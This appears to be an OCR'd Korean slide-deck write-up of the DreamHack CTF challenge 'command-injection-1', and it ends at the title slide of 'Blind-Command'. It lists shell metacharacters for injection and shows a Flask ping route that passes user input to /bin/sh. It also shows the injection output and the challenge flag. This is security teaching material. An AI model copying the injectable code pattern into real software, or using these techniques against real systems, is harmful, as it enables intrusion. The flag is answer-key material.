command injection

천재권

목 차

1 command injection


2 command-injection-1

3 Blind-Command

4 Q & A


1. command injection

Command injection : 사용자가 입력하는 인자 값을 조작해 OS 명령을 실행하는 공격기법



1. command injection

;(세미콜론)을 사용해 명령어 여러번 실행



1. command injection

다양한 메타문자 사용 가능

메타문자	설명
``	**명령어 치환** `` 안에 들어있는 명령어를 실행한 결과로 치환
$()	**명령어 치환** $( ) 안에 들어있는 명령어를 실행한 결과로 치환, 중복 사용 가능
&&	**명령어 연속 실행** 한 줄에 여러 명령어를 사용하고 싶을 때 사용. 앞 명령어에서 에러가 발생하지 않아야 뒷 명령어 실행
||	**명령어 연속 실행** 한 줄에 여러 명령어를 사용하고 싶을 때 사용. 앞 명령어에서 에러가 발생해야 뒷 명령어 실행
;	**명령어 구분자** 한 줄에 여러 명령어를 사용하고 싶을 때 사용. **;** 은 단순히 명령어 구분을 위해 사용하며, 앞 명령어의 에러 유무와 관계 없이 뒷 명령어 실행
|	**파이프** 앞 명령어 결과가 뒷 명령어 입력으로 들어간다.
그 외	., >, >>, &>, >&, <, {}, ?, *, ~

2. command injection

DreamHack - command-injection-1

Dreamhack 학습 워게임 CTF 커뮤니티 랭킹 스토어 커리어 Beta CTF 종료됨

문제 설명

특정 Host에 ping 패킷을 보내는 서비스입니다.
Command Injection을 통해 플래그를 획득하세요. 플래그는 `flag.py` 에 있습니다.

Reference

Exercise: Command Injection

Translate

접속 정보

VM 부팅에 다소 시간이 걸릴 수 있습니다. 서버 닫기

Host: host3.dreamhack.games
Port: 16781/tcp → 8000/tcp

시스템해킹 문제: nc host3.dreamhack.games 16781
웹해킹 문제: http://host3.dreamhack.games:16781/

Beginner

command-injection-1

web


8319 4572

문제 파일 받기

2. command injection

DreamHack - command-injection-1

특정 IP에 Ping 보내는 페이지



2. command injection

DreamHack - command-injection-1

8.8.8.8을 입력했을 때

Home Ping

Ping Result Result


```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=42 time=1.289 ms
64 bytes from 8.8.8.8: seq=1 ttl=42 time=1.312 ms
64 bytes from 8.8.8.8: seq=2 ttl=42 time=1.418 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.289/1.339/1.418 ms
```

Back

2. command injection

DreamHack - command-injection-1





```
<input type="text" class="form-control" id="Host" placeholder="8.8.8.8" name="host" pattern="[A-Za-z0-9.]{5,20}" required> == $0
```

<-삭제

2. command injection

DreamHack - command-injection-1

입력값을 " " 로 감싸고 있다.



2. command injection

DreamHack - command-injection-1


```
@APP.route('/ping', methods=['GET', 'POST'])
def ping():
    if request.method == 'POST':
        host = request.form.get('host')
        cmd = f'ping -c 3 "{host}"'
        try:
            output = subprocess.check_output(['/bin/sh', '-c', cmd], timeout=5)
            return render_template('ping_result.html', data=output.decode('utf-8'))
        except subprocess.TimeoutExpired:
            return render_template('ping_result.html', data='Timeout !')
        except subprocess.CalledProcessError:
            return render_template('ping_result.html', data=f'an error occurred while executing the command. -> {cmd}')

    return render_template('ping.html')
```

2. command injection

DreamHack - command-injection-1

IP를 입력하고 "을 써서 막아준다.



2. command injection

DreamHack - command-injection-1

Home Ping

Ping Result Result

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=42 time=1.354 ms
64 bytes from 8.8.8.8: seq=1 ttl=42 time=1.297 ms
64 bytes from 8.8.8.8: seq=2 ttl=42 time=1.265 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.265/1.305/1.354 ms
__pycache__
app.py
flag.py
requirements.txt
static
templates
```

Back

2. command injection

DreamHack - command-injection-1

Home Ping

Ping Result Result

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=42 time=1.249 ms
64 bytes from 8.8.8.8: seq=1 ttl=42 time=1.227 ms
64 bytes from 8.8.8.8: seq=2 ttl=42 time=1.199 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.199/1.225/1.249 ms
FLAG = 'DH{pingpingpppppppping!!}'
```

Back

3. Blind-Command

Dreamhack 학습 워게임 CTF 커뮤니티 랭킹 스토어 커리어 Beta CTF 개최 예정

문제 설명

Read the flag file XD

Reference

Web Hacking

Translate

접속 정보

VM 부팅에 다소 시간이 걸릴 수 있습니다. 서버 닫기

Host: host3.dreamhack.games
Port: 10550/tcp → 8000/tcp

시스템해킹 문제: nc host3.dreamhack.games 10550
웹해킹 문제: http://host3.dreamhack.games:10550/

2 LEVEL 2

blind-command

